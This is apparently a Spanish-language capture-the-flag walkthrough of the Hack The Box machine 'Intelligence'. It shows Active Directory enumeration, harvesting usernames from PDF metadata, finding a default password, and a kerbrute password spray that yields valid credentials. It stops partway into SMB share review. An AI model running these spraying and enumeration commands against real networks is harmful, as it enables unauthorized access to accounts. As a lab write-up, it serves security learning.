




1. Enumeración

Realizamos un PING a la máquina víctima para comprobando su TTL. A partir del valor devuelto, nos podemos hacer una idea del sistema operativo que tiene. En este caso podemos deducir que se trata de una máquina Windows.




```
┌──(root㉿kali)-[/home/kali/HTB/intelillence]
└─# ping -c1 10.10.10.248
PING 10.10.10.248 (10.10.10.248) 56(84) bytes of data.
64 bytes from 10.10.10.248: icmp_seq=1 ttl=127 time=39.9 ms

── 10.10.10.248 ping statistics ──
1 packets transmitted, 1 received, 0% packet loss, time 0ms
rtt min/avg/max/mdev = 39.919/39.919/39.919/0.000 ms
```

Realizamos un escaneo exhaustivo de los puertos abiertos, con sus correspondientes servicios y versiones asociados.




```
PORT      STATE SERVICE       VERSION
53/tcp    open  domain        Simple DNS Plus
80/tcp    open  http          Microsoft IIS httpd 10.0
|_http-favicon: Unknown favicon MD5: 556F31ACD686989B1AFCF382C05846AA
|_http-server-header: Microsoft-IIS/10.0
|_http-title: Intelligence
| http-methods: 
|   Supported Methods: OPTIONS TRACE GET HEAD POST
|_  Potentially risky methods: TRACE
88/tcp    open  kerberos-sec  Microsoft Windows Kerberos (server time: 2022-12-08 15:29:21Z)
135/tcp   open  msrpc         Microsoft Windows RPC
139/tcp   open  netbios-ssn   Microsoft Windows netbios-ssn
389/tcp   open  ldap          Microsoft Windows Active Directory LDAP (Domain: intelligence.htb0., Site: Default-First-Site-Name)
| ssl-cert: Subject: commonName=dc.intelligence.htb
| Subject Alternative Name: othername: 1.3.6.1.4.1.311.25.1::<unsupported>, DNS:dc.intelligence.htb
| Issuer: commonName=intelligence-DC-CA
| Public Key type: rsa
| Public Key bits: 2048
| Signature Algorithm: sha256WithRSAEncryption
| Not valid before: 2021-04-19T00:43:16
| Not valid after:  2022-04-19T00:43:16
| MD5:   7767953367fbd65d6065dff77ad83e88
|_SHA-1: 155529d9fef81aec41b7dab284d70f9d30c7bde7
|_ssl-date: 2022-12-08T15:30:52+00:00; +6h00m01s from scanner time.
445/tcp   open  microsoft-ds?
464/tcp   open  kpasswd5?
593/tcp   open  ncacn_http    Microsoft Windows RPC over HTTP 1.0
636/tcp   open  ssl/ldap      Microsoft Windows Active Directory LDAP (Domain: intelligence.htb0., Site: Default-First-Site-Name)
| ssl-cert: Subject: commonName=dc.intelligence.htb
| Subject Alternative Name: othername: 1.3.6.1.4.1.311.25.1::<unsupported>, DNS:dc.intelligence.htb
| Issuer: commonName=intelligence-DC-CA
| Public Key type: rsa
| Public Key bits: 2048
| Signature Algorithm: sha256WithRSAEncryption
| Not valid before: 2021-04-19T00:43:16
| Not valid after:  2022-04-19T00:43:16
| MD5:   7767953367fbd65d6065dff77ad83e88
|_SHA-1: 155529d9fef81aec41b7dab284d70f9d30c7bde7
|_ssl-date: 2022-12-08T15:30:51+00:00; +6h00m00s from scanner time.
3268/tcp  open  ldap          Microsoft Windows Active Directory LDAP (Domain: intelligence.htb0., Site: Default-First-Site-Name)
| ssl-cert: Subject: commonName=dc.intelligence.htb
| Subject Alternative Name: othername: 1.3.6.1.4.1.311.25.1::<unsupported>, DNS:dc.intelligence.htb
| Issuer: commonName=intelligence-DC-CA
| Public Key type: rsa
| Public Key bits: 2048
| Signature Algorithm: sha256WithRSAEncryption
| Not valid before: 2021-04-19T00:43:16
| Not valid after:  2022-04-19T00:43:16
| MD5:   7767953367fbd65d6065dff77ad83e88
|_SHA-1: 155529d9fef81aec41b7dab284d70f9d30c7bde7
|_ssl-date: 2022-12-08T15:30:52+00:00; +6h00m01s from scanner time.
3269/tcp  open  ssl/ldap      Microsoft Windows Active Directory LDAP (Domain: intelligence.htb0., Site: Default-First-Site-Name)
| ssl-cert: Subject: commonName=dc.intelligence.htb
| Subject Alternative Name: othername: 1.3.6.1.4.1.311.25.1::<unsupported>, DNS:dc.intelligence.htb
| Issuer: commonName=intelligence-DC-CA
| Public Key type: rsa
| Public Key bits: 2048
| Signature Algorithm: sha256WithRSAEncryption
| Not valid before: 2021-04-19T00:43:16
| Not valid after:  2022-04-19T00:43:16
| MD5:   7767953367fbd65d6065dff77ad83e88
|_SHA-1: 155529d9fef81aec41b7dab284d70f9d30c7bde7
|_ssl-date: 2022-12-08T15:30:51+00:00; +6h00m00s from scanner time.
5985/tcp  open  http          Microsoft HTTPAPI httpd 2.0 (SSDP/UPnP)
|_http-server-header: Microsoft-HTTPAPI/2.0
|_http-title: Not Found
9389/tcp  open  mc-nmf        .NET Message Framing
49666/tcp open  msrpc         Microsoft Windows RPC
49691/tcp open  ncacn_http    Microsoft Windows RPC over HTTP 1.0
49692/tcp open  msrpc         Microsoft Windows RPC
49710/tcp open  msrpc         Microsoft Windows RPC
49714/tcp open  msrpc         Microsoft Windows RPC
```

Incluimos el nombre del dominio y de máquina en nuestro fichero hosts, por si se aplican virtual hosting.




```
  GNU nano 7.0                                                                /etc/hosts
127.0.0.1       localhost
127.0.1.1       kali

10.10.10.248 dc.intelligence.htb intelligence.htb
```

Dado que tiene el servicio de DNS, intentamos hacer una transferencia de zona pero no funciona.




```
┌──(root㉿kali)-[/home/kali/HTB/intelillence]
└─# dig 10.10.10.248 intelligence.htb axfr


; <<>> DiG 9.18.8-1-Debian <<>> 10.10.10.248 intelligence.htb axfr
;; global options: +cmd
;; Got answer:
;; ->>HEADER<<- opcode: QUERY, status: NXDOMAIN, id: 30499
;; flags: qr rd ra ad; QUERY: 1, ANSWER: 0, AUTHORITY: 1, ADDITIONAL: 1

;; OPT PSEUDOSECTION:
; EDNS: version: 0, flags:; MBZ: 0×0005, udp: 512
;; QUESTION SECTION:
;10.10.10.248.                  IN      A

;; AUTHORITY SECTION:
.                       5       IN      SOA     a.root-servers.net. nstld.verisign-grs.com. 2022120800 1800 900 604800 86400

;; Query time: 11 msec
;; SERVER: 192.168.237.2#53(192.168.237.2) (UDP)
;; WHEN: Thu Dec 08 10:37:59 CET 2022
;; MSG SIZE  rcvd: 116

; Transfer failed.
```


Intentamos realizar una enumeración de los recursos compartidos, pero no lo conseguimos.



```
┌──(root㉿kali)-[/home/kali/HTB/intelillence]
└─# crackmapexec smb 10.10.10.248 --shares -u '' -p ''
SMB         10.10.10.248    445    DC               [*] Windows 10.0 Build 17763 x64 (name:DC) (domain:intelligence.htb) (signing:True) (SMBv1:False)
SMB         10.10.10.248    445    DC               [-] intelligence.htb\: STATUS_ACCESS_DENIED
SMB         10.10.10.248    445    DC               [-] Error enumerating shares: SMB SessionError: STATUS_ACCESS_DENIED({Access Denied} A process has requested access to an object but has not been granted those access rights.)
```




```
┌──(root㉿kali)-[/home/kali/HTB/intelillence]
└─# smbclient -N -U "" -L \\10.10.10.248

        Sharename       Type      Comment
        ---------       ----      -------
Reconnecting with SMB1 for workgroup listing.
do_connect: Connection to 10.10.10.248 failed (Error NT_STATUS_RESOURCE_NAME_NOT_FOUND)
Unable to connect with SMB1 -- no workgroup available
```




```
┌──(root㉿kali)-[/home/kali/HTB/intelillence]
└─# smbmap -H 10.10.10.248 -L
```

Ya que tiene el servicio RPC expuesto, intentamos enumerar usuarios sin aportar ninguna credencial, pero no obtenemos resultado.




```
┌──(root㉿kali)-[/home/kali/HTB/intelillence]
└─# rpcclient -U "" -N 10.10.10.248 -c "enumdomusers"
result was NT_STATUS_ACCESS_DENIED
```

Tampoco resulta la enumeración por el servicio de LDAP.



```
┌──(root㉿kali)-[/home/kali/HTB/intelillence]
└─# ldapsearch -x -H ldap://10.10.11.168 -b "DC=intelligence,dc=htb"
# extended LDIF
#
# LDAPv3
# base <"DC=intelligence,dc=htb"> with scope subtree
# filter: (objectclass=*)
# requesting: ALL
#

# search result
search: 2
result: 1 Operations error
text: 000004DC: LdapErr: DSID-0C090A5C, comment: In order to perform this opera
 tion a successful bind must be completed on the connection., data 0, v4563

# numResponses: 1
```


Revisamos las tecnologías usadas por la web expuesta en el puerto 80.




```
┌──(root㉿kali)-[/home/kali/HTB/intelillence]
└─# whatweb http://10.10.10.248
http://10.10.10.248 [200 OK] Bootstrap, Country[RESERVED][ZZ], Email[contact@intelligence.htb], HTML5, HTTPServer[Microsoft-IIS/10.0], IP[10.10.10.248], JQuery, Microsoft-IIS[10.0], Script, Title[Intellig
ence]
```

2. Análisis de vulnerabilidades

Exploramos con nuestro navegador la web expuesta y vemos dos documentos descargables.




Nos descargamos los ficheros y vemos si encontramos metadatos interesantes.




```
┌──(root㉿kali)-[/home/kali/HTB/intelillence]
└─# exiftool /home/kali/Descargas/2020-01-01-upload.pdf
ExifTool Version Number         : 12.51
File Name                       : 2020-01-01-upload.pdf
Directory                       : /home/kali/Descargas
File Size                       : 27 kB
File Modification Date/Time     : 2022:12:09 19:17:47+01:00
File Access Date/Time           : 2022:12:09 19:17:47+01:00
File Inode Change Date/Time     : 2022:12:09 19:17:47+01:00
File Permissions                : -rw-r--r--
File Type                       : PDF
File Type Extension             : pdf
MIME Type                       : application/pdf
PDF Version                     : 1.5
Linearized                      : No
Page Count                      : 1
Creator                         : William.Lee
```

A través del campo “*Creator*” podemos crear un listado de usuarios. Nos descargamos todos los ficheros que sigan el mismo patrón y sacamos la información que requerimos.




```
┌──(root㉿kali)-[/home/kali/HTB/intelillence/content]
└─# for m in {01..12}; do;  for d in {01..31}; do; wget "http://10.10.10.248/documents/2020-$m-$d-upload.pdf" &>/dev/null; done; done;
```




```
┌──(root㉿kali)-[/home/kali/HTB/intelillence/content]
└─# for f in ./*.pdf; do exiftool $f | grep "Creator" | awk '{print $(NF)}' >> users.txt; done

┌──(root㉿kali)-[/home/kali/HTB/intelillence/content]
└─# cat users.txt | unique users2.txt
Total lines read: 84, unique lines written: 30 (35%), no slow passes

┌──(root㉿kali)-[/home/kali/HTB/intelillence/content]
└─# mv users2.txt users.txt
```

Intentamos revisar si algún usuario puede ser vulnerable a un ASREPRoast pero no obtenemos resultados positivos.




```
┌──(root㉿kali)-[/home/kali/HTB/intelillence/content]
└─# impacket-GetNPUsers intelligence.htb/ -no-pass -usersfile users.txt
Impacket v0.10.0 - Copyright 2022 SecureAuth Corporation

[-] User William.Lee doesn't have UF_DONT_REQUIRE_PREAUTH set
[-] User Scott.Scott doesn't have UF_DONT_REQUIRE_PREAUTH set
[-] User Jason.Wright doesn't have UF_DONT_REQUIRE_PREAUTH set
[-] User Veronica.Patel doesn't have UF_DONT_REQUIRE_PREAUTH set
[-] User Jennifer.Thomas doesn't have UF_DONT_REQUIRE_PREAUTH set
[-] User Danny.Matthews doesn't have UF_DONT_REQUIRE_PREAUTH set
[-] User David.Reed doesn't have UF_DONT_REQUIRE_PREAUTH set
[-] User Stephanie.Young doesn't have UF_DONT_REQUIRE_PREAUTH set
[-] User Daniel.Shelton doesn't have UF_DONT_REQUIRE_PREAUTH set
[-] User Jose.Williams doesn't have UF_DONT_REQUIRE_PREAUTH set
[-] User John.Coleman doesn't have UF_DONT_REQUIRE_PREAUTH set
[-] User Brian.Morris doesn't have UF_DONT_REQUIRE_PREAUTH set
[-] User Thomas.Valenzuela doesn't have UF_DONT_REQUIRE_PREAUTH set
[-] User Travis.Evans doesn't have UF_DONT_REQUIRE_PREAUTH set
[-] User Samuel.Richardson doesn't have UF_DONT_REQUIRE_PREAUTH set
[-] User Richard.Williams doesn't have UF_DONT_REQUIRE_PREAUTH set
[-] User David.Mcbride doesn't have UF_DONT_REQUIRE_PREAUTH set
[-] User Anita.Roberts doesn't have UF_DONT_REQUIRE_PREAUTH set
[-] User Brian.Baker doesn't have UF_DONT_REQUIRE_PREAUTH set
[-] User Kelly.Long doesn't have UF_DONT_REQUIRE_PREAUTH set
[-] User Nicole.Brock doesn't have UF_DONT_REQUIRE_PREAUTH set
[-] User Kaitlyn.Zimmerman doesn't have UF_DONT_REQUIRE_PREAUTH set
[-] User Jason.Patterson doesn't have UF_DONT_REQUIRE_PREAUTH set
[-] User Darryl.Harris doesn't have UF_DONT_REQUIRE_PREAUTH set
[-] User David.Wilson doesn't have UF_DONT_REQUIRE_PREAUTH set
[-] User Teresa.Williamson doesn't have UF_DONT_REQUIRE_PREAUTH set
[-] User Ian.Duncan doesn't have UF_DONT_REQUIRE_PREAUTH set
[-] User Jessica.Moody doesn't have UF_DONT_REQUIRE_PREAUTH set
[-] User Tiffany.Molina doesn't have UF_DONT_REQUIRE_PREAUTH set
[-] User Thomas.Hall doesn't have UF_DONT_REQUIRE_PREAUTH set
```

Revisamos el contenido de esos PDFs, por si encontramos algo de interesa. Con pdftotext, transformamos en texto esos pdfs y con cat, los revisamos.



```
┌──(root㉿kali)-[/home/kali/HTB/intelillence/content]
└─# for f in ./*.pdf; do pdftotext $f;  done
```


Encontramos un fichero interesante, el cual especifica una clave por defecto que tienen los usuarios al crearse la cuenta.



```
File: 2020-06-04-upload.txt

New Account Guide
Welcome to Intelligence Corp!
Please login using your username and the default password of:
NewIntelligenceCorpUser9876
After logging in please change your password as soon as possible.

^L
```


Clave: NewIntelligenceCorpUser9876

Con el listado de usuarios obtenidos, vamos a intentar ver si algún usuario tiene aun la clave por defecto. El usuario Tiffany.Molina aún tiene dicha contraseña.



```
┌──(root㉿kali)-[/home/kali/HTB/intelillence/content]
└─# ntpdate -u 10.10.10.248
2022-12-10 04:33:28.975608 (+0100) +0.000826 +/- 0.019129 10.10.10.248 s1 no-leap

┌──(root㉿kali)-[/home/kali/HTB/intelillence/content]
└─# kerbrute passwordspray users.txt NewIntelligenceCorpUser9876 --dc 10.10.10.248 -d intelligence.htb

    __             __               __     
   / /_____  _____/ /_  _______  __/ /____ 
  / //_/ _ \/ ___/ __ \/ ___/ / / / __/ _ \
 / ,< /  __/ /  / /_/ / /  / /_/ / /_/  __/
/_/|_|\___/_/  /_.___/_/   \__,_/\__/\___/

Version: v1.0.3 (9dad6e1) - 12/10/22 - Ronnie Flathers @ropnop

2022/12/10 04:33:29 >  Using KDC(s):
2022/12/10 04:33:29 >   10.10.10.248:88

2022/12/10 04:33:30 >  [+] VALID LOGIN:  Tiffany.Molina@intelligence.htb:NewIntelligenceCorpUser9876
2022/12/10 04:33:30 >  Done! Tested 30 logins (1 successes) in 0.425 seconds

┌──(root㉿kali)-[/home/kali/HTB/intelillence/content]
└─#
```


Comprobamos si podríamos ganar acceso a la máquina víctima con esas credenciales, pero no nos lo permite.



```
┌──(root㉿kali)-[/home/kali/HTB/intelillence/content]
└─# crackmapexec winrm  10.10.10.248 -u "Tiffany.Molina" -p "NewIntelligenceCorpUser9876"
SMB         10.10.10.248    5985   DC               [*] Windows 10.0 Build 17763 (name:DC) (domain:intelligence.htb)
HTTP        10.10.10.248    5985   DC               [*] http://10.10.10.248:5985/wsman
WINRM       10.10.10.248    5985   DC               [-] intelligence.htb\Tiffany.Molina:NewIntelligenceCorpUser9876
```


3. Movimiento lateral

Ahora que tenemos unas credenciales válidas, vamos a intentar de nuevo revisar, los recursos compartidos con *smbmap* de forma recursiva.




```
┌──(root㉿kali)-[/home/kali/HTB/intelillence/content]
└─# smbmap -H 10.10.10.248 -R -u "Tiffany.Molina" -p "NewIntelligenceCorpUser9876"
```

Dentro del directorio IT descubrimos un script en powershell.




```
.\IT\*
dr--r--r--                0 Mon Apr 19 02:50:58 2021    .
dr--r--r--                0 Mon Apr 19 02:50:58 2021    ..
fr--r--r--             1046 Mon Apr 19 02:50:58 2021    downdetector.ps1
```

Revisamos su contenido. Parece que recorre todas las entradas DNS que empiezan “web” y hace una petición web, pasando ciertas credenciales.

